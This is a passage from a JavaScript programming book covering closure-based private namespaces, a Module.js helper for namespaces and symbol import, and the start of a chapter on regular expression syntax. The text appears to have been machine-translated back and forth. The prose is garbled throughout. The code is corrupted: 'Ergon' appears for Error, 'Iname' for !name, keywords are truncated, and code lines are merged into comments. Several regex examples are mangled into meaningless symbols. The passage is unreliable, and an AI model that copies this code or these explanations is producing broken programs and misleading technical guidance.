One of the agreements that will help to distinguish the publicly available e symbols of parts GOVERNMENTAL even without a mod and scheniya documentation, is to use the sym la underscore as a prefix private character names. With regard to on are discussed access functions getCounter (), you can clearly identify that the property counter is etsya private, changing its name to _ counter . This does not preclude WHO possibility of using the properties outside the unit, but will prevent programs Misty avoid recourse to private property by negligence.

Modules distributed through JSAN have gone even further. Definitions fashion lei include arrays, lists all the public symbols. Module archive JSAN named *JSAN* includes auxiliary functions tion, with which the module can import symbols, and these functions tion reject the attempt and Importing symbols missing in these arrays.

10.2.2. Closures as Private Namespaces and Scope

Section 8.8 stated that the closure - is a function with domain Vidi bridge, which operated at the time of definition of the function. [1] Determining Fu nc

Closures are an advanced topic. If you missed the discussion of closures in Chapter 8, you should first read about closures and then return to this section.

done in this way, it becomes possible to use the local scope as a namespace. Nested functions, declared in enclosing functions, have the ability to access such private space stvam names. This approach has two advantages. The first is based on the fact that since the private namespace is the first object in the scope chain, in a private function namespace can refer to other functions and properties in the same namespace without having to UCA binding full names.

A second advantage lies in the fact that these spaces action names are Tel'nykh There is no way to refer to symbols declared inside a function, outside of it. These characters will be available in the external, public space name only when the function is exported is them. This means that the module can only export the public functions and hide the implementation details, such as utility methods and ne belt inside the circuits.

Example 10.4 illustrates this possibility. Rear ect via circuit cos given private name space, whereupon Export Public Methods ruyutsya in a common namespace.

Example 10.4. Defining a Private Namespace with a Closure

Create a namespace object.

```
// No error checking for brevity. var com ;
`(! com ) com = {};
```

```
if (! com . davidflanagan ) com . davidflanagan = {}; com .
davidflanagan . Class = {};
Nothing is created directly in the namespace here.
// Instead, an anonymous function is declared and called ,
which // creates a closure that is used as a private
namespace.
// This function will export the public symbols from the
closure // to the com . davidflanagan . Class
// Note that the function has no name, so no global symbols
are // created.
function ( ) {// Start anonymous function definition // Nested
functions create symbols inside the closure function define (
data ) { counter ++; / * function body * /} function provides
( o , c ) { / * function body * / }
// Local variables are symbols located inside the closure.
// This symbol will remain private and will only be available
inside the closure var counter = 0;
// This function can access a variable using a simple name // and
not use the fully qualified name that defines the namespace
function getCounter () { return counter ; }
// Now that properties have been defined inside the closure,
// which must remain private, symbols can be exported,
// available in the external namespace var ns = com .
davidflanagan . Class ; ns . define = define ; ns . provides =
provides ;
```



```
ns . getCounter = getCounter ;
}) (); // End of anonymous function definition and call
```

10.3. Module with helper functions

In this section hardly an expanded example of a module comprising functions tion to work with the modules. Function of the Module . createNamespace () creates a space GUSTs names and checks for errors. Author IC module can polzovat this function as follows:

```
// Create module namespace Module .
createNamespace (" com . davidflanagan . Class ");
// Fill this space
com . davidflanagan . Class . define = function ( data ) {/ *
function body * /}; com . davidflanagan . Class . provides =
function ( o , c ) {/ * function body * /} ;
```

Module function . require () checks for the presence of the specified (or later) version of the module and throws an exception if not present. It is used as follows:

```
// The Complex module requires the Class Module to be loaded
first . r equire (" com . davidflanagan . Class ", 1.0);
```

Function of the Module . importSymbols () makes it easy to import symbols into the global namespace or any other specified namespace. Here's an example of using it:

```
// Import the default symbols of the Mo dule module into the global
namespace // One such default symbol is the importSymbols Module
function itself . importSymbols ( Module ); // Note that we are passing
space
                                    // names, not module name
// Import the Complex class into the global namespace importSymbols (
com . Davidflanagan . Complex );
// Import method com . davidflanagan . Class . define () to a Class
object var Class = {};
importSymbols (com.davidflanagan.Class, Class, "define");
```

Finally, the Module . registerInitializationFunction ( ) allows the module for register initialization function, which will be launched later. [1] When this function is used in the client's language, JavaScript , is performed automatically register an event handler, which is at the end of downloads ki document will cause all initialization function of all loaded modules. The other (non-client) context initialization function is not automatically invoked,

but there is a perturbation Well Nosta explicitly do so using the the Modu - le . runInitializationFunctions ().

The sources for the Module are shown in Example 10.5. This example suffices exactly long, but its detailed study will pay for itself with a vengeance. DETAILED describe Saniye each function is, in the example text.

A similar function to register initialization functions provided in Prima D 1 7.6.

Example 10.5. Module with functions for servicing modules

```
/ **
* Module . js : Functions for Working with Modules and Namespaces
*
* This module contains functions for working with modules that
* compatible with modules from JSAN archive .
* This module defines the Module namespace .
* /
// Make sure this module is not loaded yet var
Module ;
if (Module && (typeof Module! = "object" || Module.NAME))
   throw new Ergon ("The ' Module ' namespace already exists");
/ / Create your own namespace Module = {};
// Next is the meta information about this namespace
Module . NAME = " Module "; // The name of this
namespace is Module . VERSION = 0.1; // Version of this
namespace
```

```
// The following is a list of public symbols that will // be
exported by this namespace.
// This information is of interest to those who will be using
the Module . EXPORT = [" require ", " importSymbols "];
// The following is a list of symbols that will also be exported .
// But they are generally only used by module authors //
and are not usually imported.
Module.EXPORT_OK = ["createNamespace", "isDefined",
                    "registerlnitializationFunction",
                    "runlnitializationFunctions",
                    "modules", "globalNamespace"];
// Initial inaetsya add characters in the space of names
Module.globalNamespace = the this; // This is how we
always link
                                                    // in the global area of
visibility Module.modules = { "the Module": the Module }; //
Compliance Module [name] -> namespace.
/ **
* This function creates and returns a namespace object with the given
* name and checks for a conflict between this name
* and names from any previously loaded modules.
* If any component of the namespace already exists
* and is not an object, an exception is thrown .
*
* The NAME property is set to the name of this namespace.
* If the version argument was given , sets the VERSION namespace
property .
*
* The new namespace mapping is added to the Module object .
modules * /
Module.c reateNamespace = function (name, version) {
   // Check if the name is correct. It must exist and must not //
   begin or end with a dot character, or contain // two dot
   characters in a row in the string.
```

```
if ( Iname ) throw new Error (" Module . createNamespace (): name not
specified"); if ( name . charAt ( O ) == '.' ||
    name . charAt ( name . length - l ) == '.' || name . indexOf ("..") I
    = -1)
    throw new Error (" Module . createNamespace (): invalid name: " +
    name );
// Split the name into dot symbols and create a hierarchy of objects var
parts = name . split ('.');
// For each component of the namespace, either create an object // or
make sure that an object with that name already exists. var container =
Module . globalNamespace ; for ( var i = 0; i < parts . length ; i ++) {
var part = parts [ i ];
    // If a property or container with this name does not exist,
    // create an empty object. if ( Icontainer [ part ]) container [ part
    ] = {}; else if ( typeof container [ part ] I = " object ") {
        // If the property already exists, make sure it's an object var n
        = parts . slice (0, i ). join ('.');
        throw new Error ( n + " already exists, but is not an object");
    }
    container = container [ part ];
}
// The last container that was viewed last is what we need. var namespace
= conta iner ;
// It would be a mistake to define the same namespace twice,
// but there is no crime if the object already exists and it // has no
NAME property defined .
if ( namespace . NAME ) throw new Ergo ("module " + name + " already
defined ");
// Initialize fields with name and version of namespace
```

```
  namespace.NAME = name;
  if (version) namespace.VERSION = version;
  // Register this namespace in the module list Module . modules [ name
  ] = namespace ;
  // Return the namespace object to the calling program return
  namespace ;
}
/ **
  * Check if a module with the given name has been defined.
  * To return to true , if specified, and to false - otherwise.
  * /
   Module.isDefined = function (name) { return name in Module.modules;
};
/ **
  * This function throws an exception if no module with the same name is
  defined
  * or less than the specified version. If namespace exists
  * and has a valid version number, this function simply returns,
  * without taking any action. This function can be the source
  * Fa tal errors if the module is required by your program code, is missing.
```

10.3. Module with helper functions


```
  * /
  Module.require = function (name, version) {if (! (Name in
  Module.modules)) {
      throw new Error ("Module" + name + " not defined") ;
  }
  // If no version is specified, the check is not performed if (!
  Version ) return ;
```

```
var n = Module . modules [ name ];
// If the version number of the module is lower than required, or // the
namespace does not declare a version, an exception is thrown. if (! n .
VERSION || n . VERSION < version )
    throw new Error ("Module" + name + " has version " +
                n . VERSION + " version required " + version +
                " or higher.");
};
/ **
* This function imports symbols from the specified module. Default
* import is done into the global namespace, however using
* the second argument can specify a different destination.
*
* If no symbols are explicitly specified, symbols will be imported
* from the EXPORT array of the module. If this array as well as the array
EXPORT _ OK
* is not defined, all s from the from module will be imported .
*
* To import an explicitly specified character set, their names must
* passed as arguments following the module name and name
* namespaces to import to. If the module contains
* array definition EXPORT or EXPORT _ OK , and only
* those characters that are listed in one of these arrays.
* /
Module . importSymbols = function ( from ) {
// Make sure the module is set correctly. The function expects to
receive a module namespace // object, but it also accepts strings with
the module name if ( typeof from == " string ") from = Module .
modules [ from ]; if ( from || typeof from ! = " object ")
    throw new Error (" Module . importSymbols ():" +
                "you need to specify a namespace object");
// The argument with the source of imported characters can be //
followed by a namespace object to import into,
// and also the names of the imported symbols.
var to = Module . globalNamespace ; // Default destination
var symbols = []; // No characters by default
```

```
    var firstsymbol = 1; // Index of the first argument with the symbol name

  // Check if the destination namespace is set if ( arguments . Length > 1
  && typeof arguments [1] == " object ") { if ( arguments [1]! = Null )
  to = arguments [1]; firstsymbol = 2;
  }
  // Get a list of explicitly specified symbols for ( var a = firstsymbol ; a
  < arguments . Length ; a ++)
```



```
      symbols . push ( arguments [ a ]);
If no characters were passed, import the character set,
    // defined by the default module, or simply import all symbols. if (
    symbols . length == 0) {
      // If the EXPORT array is defined in the module , import symbols
      from this array. if ( from . EXPORT ) {
    for (var i = 0; i <from.EXPORT.length; i ++) {var s =
        from.EXPORT [i]; to [s] = from [s];
          }
          return ;
      }
      // Otherwise, if the EXPORT _ OK array is not defined in the module,
      // import all symbols from the module namespace else if ( Ifrom .
      EXPORT _ OK ) {
        for (s in from) to [s] = from [s]; return;
      }

At this point there is an array of imported symbols, defined explicitly .
If the namespace defines the arrays EXPORT and / or EXPORT _ OK ,
```

```
    // before importing symbols, make sure each of them // is present
    in these arrays. Throw an exception if the requested // symbol is
    not defined or is not intended for export. var allowed ;
(from.EXPORT || from.EXPORT_OK) {allowed = {};
        // Copy valid characters from arrays to object properties.
        // This will allow you to more effectively check the validity of the
        import of the symbol. if ( from . EXPORT )
              for (var i = 0; i <from.EXPORT.length; i ++)
        allowed [from.EXPORT [i]] = true; if
        (from.EXPORT_OK)
     for (var i = 0; i <from.EXPORT_OK.length; i ++)
          allowed [from.EXPORT_OK [i]] = true;

Import symbols
or (var i = 0; i <symbols.length; i ++) {
        var s = symbols [ i ]; // And the name of the imported symbol
        if ( I ( s in from )) // Check its presence
              throw new Error (" Module . importSymbols (): symbol " + s +
        "is not defined "); if ( allowed && I ( s in allowed )) // Make sure this
        is a public symbol throw new Error (" Module . importSymbols ():
        symbol " + s +
                                    " not publicly available" +
                                    "and cannot be imported.");
        to [ s ] = from [ s ]; // Import symbol

};
// This function is used by modules to register one // or
more initialization functions.
Module . registerlnitializationF unction = function ( f ) {
```

10.3. Module with helper functions

```
    // Store the function in the array of initialization functions
    Module ._ initfuncs . push ( f );
    // If the onload event handler hasn't been registered yet, do it now.
    Module ._ registerEventHandl er ();
}
// This function calls registered initialization functions.
// In client-side JavaScript, it is automatically called when the document
finishes loading. // In other execution contexts, you may need to call this
function explicitly. Module . run lnitializationFunctions = function () {
Run each of the functions, catching and ignoring exceptions,
    // so that an error in one module does not prevent other modules
    from being initialized. for ( var i = 0; i < Module ._ initfuncs .
    length ; i ++) { try { Module ._ init funcs [ i ] (); } catch ( e ) { / *
    ignore exceptions * /}

    // Destroy the array, since such functions are called only once.
    Module ._ initfuncs . length = 0;
}
// A private array where initialization functions are stored for subsequent
calls to the Module ._ initfuncs = [];
// If the module was loaded with web browser, this private function is
registered as an event handler // the onload , to be able to run all the
features // initialization has finished loading all the modules.
// She does not allow herself to be addressed more than once.
Module ._ registerEventHandler = function () {
ar clientside = // Check well known client properties " window " in
    Module . globalNamespace &&
        "navigator" in window;
(clientside) {
        the if (window.addEventListener) { // Register for a tandartu the
        W3C the DOM window.addEventListener ( "the load",
        Module.runlnitializationFunctions, to false);
        }
        else if (window.attachEvent) { // Register in IE5 +
            window.attachEvent ("onload", Module.runlnitializationFunctions);
```

```
    }
    else {
        // IE 4 and older browsers, if and the < body > tag defines the onload
        attribute ,
        // this event handler will be overridden and never called. window .
        onload = Module . runlnitializationFunctions ;
    }

The function overlaps itself with an empty function,
to prevent it from being called again .
Iodule ._ registerEventHandler = function () {};
}
```

e l e v e n

Patterns and Regular Expressions

Regulus I -molecular expression - is an object that describes a character template. Class RegExp in JavaScript is a regular expression, and the objects of classes String and RegExp n redostavlyayut methods that use regular expressions to search for a pattern, and search operations on text with replacement. [1]

Regular JavaScript -vyrazheniya standardized in the ECMAScript v 3. the Java Script 1.2 implements only a subset of regular pronounced s required standard the ECMAScript v 3, and completely standard implemented in JavaScript 1.5. Regular expressions in JavaScript are largely based on the regular expression facilities of the Perl programming language . Roughly govo convent, we can say that the JavaScript 1.2 implements regular expressions Perl 4, and JavaScript 1.5 - a large subset of regular expressions Perl 5.

This chapter begins with a definition of the syntax by which to regular text templates described GOVERNMENTAL The venture m we get to Opis NIJ those methods classes String and the RegExp , that use regular expression zheniya.

11.1. Defining regular expressions

In JavaScript, regular expressions are represented by RegExp objects . Objects RegExp can be created through Konstr Ktorov RegExp (), but more often they CPNS are using special syntax literals. Just as if the string specified as characters enclosed in quotation marks, literals regular teralen n s x are given by the expressions in the form of characters, symbols enclosed in a slash (/). Thus, JavaScript code can contain strings like this:

Origin poorly understood term "regular expression" goes to dale something past. The syntax used to describe text template, the action pheno- represents the CCA by the type of expression, however, as we shall see, this syntax is very far from a regular! Regular expressions are sometimes called vayut « the regexp », or simply « RE ».


```
var pattern = / s $ /;
```

This line creates a new RegExp object and draws it to the variable pattern . This RegExp object searches for any strings ending with s . (Sco ro we talk about grammar template definitions.) It's a p e gular you expressions can be determined by the designer the RegExp () :

```
var pattern = new RegExp ("s $");
```

Creating an object the RegExp - either through literal, either through constructive torus the RegExp () - this is the easiest part of the job. A more difficult task representation wish to set up a desired pattern description using the syntax of regular expression zheny. Ja vaScript maintains a fairly complete subset of syntax re -regular expressions used in the Perl , so if you are an experienced Perl-pro programmers, then you already know how to describe patterns in JavaScript .

A regex pattern specification consists of a sequence of characters. Most characters, including all alphanumeric, a beech Valenod describe the characters that must be present. That is a regular Noah expression / java / searches for all lines containing the string " java ". Other characters in the regular GOVERNMENTAL terms are not intended to find their exact eq vivalentov, and are of particular importance. For example, the regular expression / s $ / with holding forth in a symbol. The first character, s , indicates a search for a literal character. The second, $, is a special metacharacter that denotes the end of a line. Thus, a regular expression matches any string, finishing scheysya symbol s .

The following section describes the various e symbols and meta characters using mye in regular JavaScript -vyrazheniyah. It should be noted that the full e Opis of regular in s expressions is beyond the scope of this book, it can be nai five books on the Perl , such as publishing a book About ' Reilly « Programming the Perl » Larry Wall (of Larry the Wall), Tom Christiansen (Tom Christiansen) and John Or- guy (of Jon orWant your). [1] E slit another excellent source of information on regular expressions - book publishing About ' Reilly « the Mastering Regular Expressions » Jeffrey Friedl (the Jeffrey E . The F . Friedl). [2]

11.1.1. Literal characters

As noted earlier, all alphabetic characters and numbers in the regular expression n Barrier-match themselves. The syntax of regular expressions in JavaScript also supports the ability to specify some non-alphanumeric characters with the help of sound control in -governing sequences beginning with the character of selfless slash (\). [3] , for example, serial- nost \ n matches the character ne revoda line. These symbols are listed in table. 11.1.

Larry Wall, Tom Christiansen, John Orvant Reg1 Programming, 3rd Edition. - Per. from English. - SPb: Symbol-Plus, 2002.

Jeffrey Friedl Regular Expressions, 3rd Edition. - Per. from English. - SPb: Symbol-Plus, 2008.

The escape character is immediately followed by the next character. - *Note. scientific. ed.*

Table 11.1. Literal Characters in Regular Expressions

Symbol	Correspondingly Wier
Alphanumeric symbols	Match themselves
\ 0	Symbol of a NUL (\ u0000)
\ t	Tab (\ u0009)
\ n	Line feed (\ u000A)
\ v	Vertical tab (\ u000B)
\ f	Page translation (\ u000C)
\ r	Carriage return (\ u000D)
\ xnn	Latin character , specified by the hexadecimal number nn ; e.g. \ x 0 A is the same as \ n

\ uxxxx	Unicode character specified by hexadecimal number xxxx ; e.g. \ u 0009 is the same as \ t
\ cX	Control character "X; for example, \ cJ equivalent sim ox lane Euodias line \ n

Some punctuation marks have special meanings in regular expressions:

~ $. * +? =! : I \ / () [] {}

The meaning of these symbols is explained in the following sections. Some of them have special meaning only in a certain regex context , while in other contexts they are taken literally. However, as a rule, to include any of these characters in a regular expression literal but must be placed in front of him backslash character. Other [1] characters , such as quotes and @, have no special meaning and simply match themselves in regular expressions.

If you can't remember exactly which character should be preceded by a \, you can safely place a backslash in front of any character. However, bear those in mind that many of the letters and numbers with a forward slash Aubrais melt special meaning, why the letters and numbers that you are looking for just should not be preceded by the \ character. To be included in the regular expression itself a backslash in front of them, obviously, should be a cross between a tit another backslash. For example, the following regular expression voltage matches any string containing a backslash character: / \\ /.

11.1.2. Character classes

Individual characters literals can be combined into character classes by for displacements in square brackets. A character class matches any sym lu contained in this class. Therefore, the regular expression / [abc] / matches one of the characters a , b, or c. Classes can also be defined

[1] Of the punctuation marks. - *Note. scientific. ed.*

negated characters that match any character other than those indicated in parentheses. A negated character class is specified by ~ as the first character following the left parenthesis. The regular expression / [~ abc] / matches any character other than a , b, or c. In classes dia symbol characters pazon Search all symbols la Tinsky alphabet lowercase carried interm COROLLARY expression / [a - z] /, and any letter or digit of the character set Latin can be found on at power expression / [a - zA - Z 0-9] /.

Some of the most commonly used character classes, so with intaksis re - regular expressions in JavaScript includes special BBC mvoly and manage boiling (the escape) sequences to designate them. Thus, \ s corresponds sym llamas spaces, tabs, and any whitespace (whitespaces) symbols divide- lam set of Unicode , but \ S - any character, non-Sec symbols divisor of a set of Unicode . Table 11.2 lists these special characters and the syntax of the character classes. (Note: some of the managers of boiling sequences A character class matches only ASCII-sym lamas and not extended to work with Unicod an e -symbols can explicitly define your own classes. The Unicode -symbols, eg, expression / [\ u 0400- \ 04, the FF] / matches any Cyrillic character.)

Table 11.2. Regular Expression Character Classes

Symbol Match

[...] Any of the characters in parentheses

[~ ...] Any character not in parentheses

Any character except newline or another separator the Unicode - strings

\ w Any ASCII text character . Equivalent to [a - zA - Z 0-9_]

\ W Any character that is not an ASCII text character . equiv Alentyev

but [~ a - zA - Z 0-9_]

\ s Any Unicode delimiter character

\ S Any non-delimiter character from the set Uni

code . Note: \ w and \ S are not the same
\ d Any ASCII digits. Equivalent to [0-9]
\ D Any character other than ASCII digits. Equivalent to [~ 0-9]
[\ b] Backspace literal (special case)

Note that special character class escape sequences can be enclosed in square brackets. \ S matches any sim ox-separator and \ d coo tvetstvuet any digit, therefore, / [\ s \ d] / soot sponds to any one delimiter character or digit. Pay attention to the CCA by case. As we'll see later, the \ b sequence has a special meaning. However, when it is used in a character class, it is about the effective symbol for " battle". Therefore, in order to indicate the symbol "slaughter" in the regular expression zhenii literally, use a class of characters with one element: / [\ b] /.

11.1.3. Reiteration

Having studied the syntax of regular expressions, we can describe two-digit numbers / \ d \ dZ or four-digit numbers / \ d \ d \ d \ d /, but we cannot, for example, describe a number consisting of any number of digits, or a string three letters, for koto rymi figure should be optional. These more complex pattern is used coziness regular expression syntax that indicates how many times can repeats ryatsya this element of the regular expression.

Repetition symbols always follow the pattern to which they apply. Some types of repetition are used quite often, and there are special symbols to indicate these cases. For example, with + sponds to one or more instances of the previous pattern. Table 11.3 is a summary of the repetition syntax.

Table 11.3. Repetition of characters in regular expressions s

Symbol Meaning

} Matches the previous pattern repeated at least n, but no more than *m* times

{n,} Matches preceding pattern repeated *n* or more times

{n} Matches exactly *n* instances of the preceding pattern

? Matches zero or one instance of the preceding template;
the preceding pattern is optional. Equivalent to {0,1}

+ Matches one or more instances of the preceding template.
Equivalent to {1,}

* Matches zero or more instances of the preceding pattern. “
Equivalent to {0,}

' ? As for the character preceding the character * pattern may be missing, this case is interpreted as "the preceding character template - either sym fishing." Is that what repeat symbols do? * and one of the Naib Lee using Mykh.

The following lines show some examples:

/ \ d {2,4} / // Matches a two to four digit number

/ \ w {3} \ d ? / // Matches exactly three text characters
// and an optional digit / \ s + java \ s + / //
Matches the word " java " with one or more // spaces before and
after it / [~ "] * / // Matches zero or more characters other than
quotes

Be careful when using the repetition characters * and?. These may with responded to the absence of said audio of the pattern, and hence from the presence of symbols. For example, the regular expression / a * / matches the string " bbbb " because it does not contain the a !

11.1.3.1. "Unsolicited" repetition

The repetition symbols listed in Table 11.3, correspond to the maximum possible number of repetitions in which you can search after blow u parts of the regular expression. We say that it is - "greedy" repeats renie. Besides it in JavaScript 1.5 and later (one of the WHO possibility Perl 5 is not implemented in JavaScript 1.2) is supported by repetition of performed "non-greedy" method. It is enough to indicate after the symbol (or symbols) of the repetition a question mark: ??, + ?, *? or even {1.5} ?. On an example, the regular expression / a + / matches one or more instances of frames and letters. Applied to the string "aaa", it matches all three letters. The expression / a +? / Matches one or more instances of the letter a and selects the least possible number of characters. Applied to the same string, this pattern matches only the first letter a.

An "unsafe" repetition does not always give the expected result. Consider shab Lon / a * b / matches zero or more characters and followed sim wave b . When applied to the string "aaab", it matches the entire string. Now, about trust, "not greedy" version of the / * and? B /. It must match the character b followed by the smallest possible number of letters a. If "aaab" is applied to the same string, only the last character b can be expected to match . However, in fact, the entire string matches this pattern, just as in the case of the "greedy" version. The fact that the pattern matching regular expression zheniya performed by finding the first position in the string, starting with the koto swarm line with sume possible. The "untrustworthy" version of the pattern matches the first character of the string, and it is this match that is final, and the subsequent characters are not even considered.

11.1.4. Alternatives, grouping and links

Grammar regulation Yarnykh expressions include special characters definition Niya alternatives subexpressions groupies p ovki and references to previous rootstock expressions. Pipe symbol | serves to separate alternatives. For example, / ab | c ^ e ~ Γ / matches either the string " ab ", or the string " cd ", or the string " ef ", and the pattern / \ W3} | [a ^] {4} / matches either three digits or four Strauch nym letters.

Note: Alternatively, processed from left to right until, at ka a match is found. If the left alternative is found, right and Mr. noriruetsya, even if it can achieve the "best" match. Therefore, when a line « the ab » is used template / a | ab / he will meet only lane vomu character.

Parentheses have several meanings in regular expressions. One of them is grouping of separate elements into one subexpression, so that elements when using the special characters |, *, +,? and other special characters Referring are integrally formed. ? For example, /] AUA (zsg1r * / matches the word « java », for to torym be optional word « scr ipt », a / (ab | c ^ + | e ~ r) / matches any string « ef », or one or more repetitions of one of the strings " ab " or " cd ".

Another when m eneniem regular expressions in parentheses is the determination of subpatterns within the template. When the target line found sootvets tvie D

regular expression, you can extract the portion of the target string that matches any particular parenthesized subpattern. (We will see both luchit the substring, later in this chapter.) Suppose m is required Ota stingray one or more letters in lowercase, followed by one or how many digits. To do this, you can use the pattern / [a - z] + \ d + /. But before we set and that we only need the numbers at the end of each match. If we place this portion of the pattern in parentheses (/ [a - the z] + (\ d +) /), the SMO shall prove to extract numbers from any match we found. Later I obyas nude, as it is done.

Related to this is another application of sub-expressions in parentheses, allowing de lat link back to on dvyrazheniyu from the previous part of the same regular expression. This is accomplished by specifying one or more digits after the \. The numbers refer to the position of the sub-expressions inside parentheses in regu lar expression. For example, \ 1 refers to the first

subexpression , and \ 3 refers to the third. Note that since subexpressions can be nested within one another, the position of the left parenthesis is used in the count. For example, in the following reference to present a regular expression enclosed subexpression ([Ss] cript) bu children look like \ 2:

/ ([Jj] ava ([Ss] cript)?) \ Sis \ s (fun \ w *) /

A regex subexpression reference does not point to the pattern of that subexpression, but to the found text that matches that pattern. Therefore mu links may be used for imposing the constraint by choosing ayuschego portion rows containing exactly the same characters. For example, the following regu lar expression with about tvetstvuet zero or more characters within a single or double quotes. However, it does not require to open and close boiling to avychki corresponded al yz other (ie, to have both odinar quotes.. GOVERNMENTAL or double):

/ ['"] [-] * ['"] /

We can require quotation marks to match using the following link:

/ ([■■■]) Γ '"] * \ 1 /

Here \ 1 matches the search results according to the first subexpression it. This prospect Imeri link imposes a restriction requiring that close schaya quote corresponded to the opening. This regular expression is not to let the presence of single quotes inside double, and vice versa. Nedopus Timo put links inside a character class, t. E, we can not write.:

/ ([■ "]) Γ \ 1] * \ 1 /

Later in this chapter we will see that this type of reference to a subexpression represented wish to set up a powerful tool to use regular expressions in the Opera search tions

In JavaScript 1.5 (but not in JavaScript 1.2) in the Possible grouping of elements in the regu cular expression without creating a numbered reference to these elements. Rather than a simple grouping of elements between (and) start with a group of characters (? And ended it a symbol). Consider, for example, the following pattern:

/ ([Jj] ava (?: [Ss] cript)?) \ Sis \ s (fun \ w *) /

Here, the sub-expression (?: [8c] sg1rg) need only to group to group to ne could be applied symbol repetition?. These modified parentheses do not create a link, so in this regex, \ 2 refers to text that matches the pattern (~ Hip \ w *).
Table 11.4 A list of alternative operators, groups and recalling ki in regular expressions.

Table 11.4. Alternative symbols, groupings and links

	in regular expressions
With symbol	Value
|	Alternatives. Subexpression matches either the left or podvyra zheniyu right.
(...)	Grouping. Groups the elements into a coherent whole that can ICs use the symbols *, +,,? | and m. f. also stores the characters with Resp this group for use in subsequent references.
(?: ...)	Grouping only. Groups the elements into a coherent whole, but not zapomi naet symbols corresponding to this group.
P	Corresponds to the same characters that were found during the lane vom soot corresponding groups with the number n of the Group -. Subexpression is inside the brackets (possibly nested). Group numbers are assigned by counting left parentheses from left to right. Groups formed with symbols (?: Are not numbered.

11.1.5. Setting the position of the match

As previously described, many elements of the corresponding regular expression by one character in the string. For example, \ s matches a single character-Sec numerator. The other regular expression elements match positions in the text, not the characters themselves . For example, \ b matches a word boundary - gra Nice between \ w (text ASCII -symbol) and \ W (non-text symbol) or verge tse between text ASCII -symbol and the beginning or end of the string. [1] Such elements cops as \ b , do not set any characters that proportion zhny present in the found line, but they define allowable positions for checking compliance. And Mr. hen these elements are called *anchor elements regular GOVERNMENTAL expressions,* t. To. They perpetuate a pattern of a certain position in the ranks ke. Are more likely to use these anchor elements, such as ~ or $ binds conductive patterns respectively to the beginning and end of the line.

For example, the word " JavaScript " on its own line can be found using the regular expression / ~ JavaScript $ /. A single word « the Java » (instead of a prefix, such as « JavaScript ») you can search for the pattern / \ sJava \ s /, koto ing requires space [2] before and after the word. But this solution raises two problems. First, it finds a word « the Java », only if it is surrounded by about Bellamy with two hundred and Ron, and can not find it at the beginning or end of the line. In-

Except for the character class (square brackets), where \ b matches the backspace character.

[2] More precisely, any separator. - *Note. scientific. ed.*

second, when this pattern does match, the string returned by it will contain leading and trailing spaces, which is not exactly what we want. So instead of using the pattern (or anchor) for the word boundaries \ b instead of the pattern for the actual \ s delimiters . The following expression will turn out: / \ bJava \ b /. Element \ B represents an anchor for at zitsii a non-word boundary. That is the pattern / \ Bed and [Ss] cript / be with corresponded to the word « JavaScript » and « postscript » and not reflect seq Peninsula « script » or « the Scripting ».

In JavaScript 1.5 (but not JavaScript 1.2), arbitrary regular expressions can also act as anchor conditions. If you put the expression between the characters (? = And), it will be a condition for the next character, Tre Bu yuschim that these characters match the specified pattern, but not including The have begun in the corresponding row. For example, to find the name of the programming language JavaScript , but only where it is followed by a colon, you can through the expressions / [Jj] ava ([Ss] cript)? (? = \ :) /. This template finds the word « JavaScript » in the sentence « JavaScript : of The Definitive Guide Review », but ignore the word « Ja va » in the sentence « the Java in a Nutshell », ie it does not have to after the colon...

? If we introduce the condition characters (it will be negative in the words on for the following characters, which requires that the following characters are not matched the specified pattern So,. / The Java (?! Script) ([A - the Z] \ of w *) / corresponds to the word « the Java », followed by a capital letter, and any number of additional GOVERNMENTAL text the ASC II of -symbols, if only for « the Java » should not be « Script ». This pattern corresponds to « the JavaBeans », but does not meet the « Javanese », Correspondingly exists " JavaScrip " but does not match " JavaScript " or " JavaScripter ".

Table 11.5 is a list of regular expression anchor characters . *Table 11.5. Regular Expression Anchor Characters* With Symbol Meaning

$

\ b

\ B

(? = p)

(?! p)

Matches the beginning of a string expression or the beginning of a string in a
multiline search.

Matches the end of a string expression or the end of a line in a multi-line search.

Matches a word boundary, that is, matches the position between the V character and the \ # 1 character, or between the V character and the beginning or end of a string.
(Note, however, that [\ b] matches the backspace character.)

Matches a position and that is not a word boundary.

Positive condition for subsequent characters. Requires the
following characters to match the pattern p, but does not include those characters
in the found string.

Negative condition for subsequent characters. It requires the following -
Suitable characters do not match the pattern *p* .

11.1.6. Flags

And one more, final element of the regular expression grammar. Flags're regularly asked high-level expression, the rights template matching.

Unlike tion from the rest of the grammar of regular expressions, flags indicate Xia is not between the forward slashes, and after the second one. JavaScript 1.2 Support Vaeth two flags. Flag i specifies that pattern matching has to be insensitivity tion to the symbol register and flag g - that the search should be global, ie, to be found all matches in a row... Both flags Ob can be unified to perform a global search insensitive.

For example, to register indifferent to the search for the first occurrences Nia words « java » (or « the Java », « JAVA » and so on. D.), You can use nechuvst pheno- to the regular expression / \ b] AUA \ bq. And to find all occurrences of this word in a line, you need to add the flag g : / \ b] aua \ b / db

JavaScript 1.5 supports the optional m flag , which performs pattern matching in multiline mode. If the string expression that you is satisfied search, contains newlines, in this mode, the anchor symbols ~ and $, besides the fact that they correspond to the beginning and end of the entire string Vågå expressions also correspond to the beginning and end of the line. For example, shab bosom / iaua $ Ar corresponds to the word « java », and « the Java \ nis fun ».

Table See 11.6 for a list of the regular expression flags. Note that the flag g in more detail regarded aetsya later in this chapter, together with methods of classes String and RegExp , used for the actual implementation of the search.

Table 11.6. Regular expression flags

Symbol	Meaning
	Performs a case insensitive search.
	Performs a global search, that is, finds all matches, and does not stop after the first one.
	Multi-line mode. ~ matches the beginning of a line or the beginning of the entire string expression, and $ matches the

end of a line or the entire expression.

m

11.1.7. Means of regular expressions the Perl , are not supported in JavaScript

We said that ECMAScri . pt v 3 defines a relatively complete subset of the regular expressions in the Perl 5. Developed tools Perl, not subtree alive ECMAScri.pt, include the following:

• flags s (one-line mode) and x (extended syntax);
• escape sequences \ a , \ e , \ l , \ u , \ L , \ U , \ E , \ Q , \ A , \ Z , \ z and \ G ;

? (<= - positive condition on the previous symbols and (<- negative! Noah condition on the previous symbols;

• comment (? # And other extended syntax (?.

11.2. String class methods for pattern matching

Up to this point we have discussed the grammar create regular expressions Nij, but did not consider how these regular expressions can actually IS use in JavaScript -stsenariyah. In this section, we will discuss methods for

EKTA String , in which regular expressions are used to search for Shab bosom, as well as for search and replace. And then we 'll continue our discussion of pattern matching with regular JavaScript expressions by looking at the RegE xp object and its methods and properties. Note that the following discussion - is just about Zor various methods and properties related to regular expressions. As usual, a full description can be found in the third part of the book.

Support four line method and relying yuschihsya on regular expressions. The simplest of these is the search () method . It takes as an argument regu lar expression and returns a character position at the beginning of the first found Noah substring, or -1 if no match is found. For example, the following call returns 4:

```
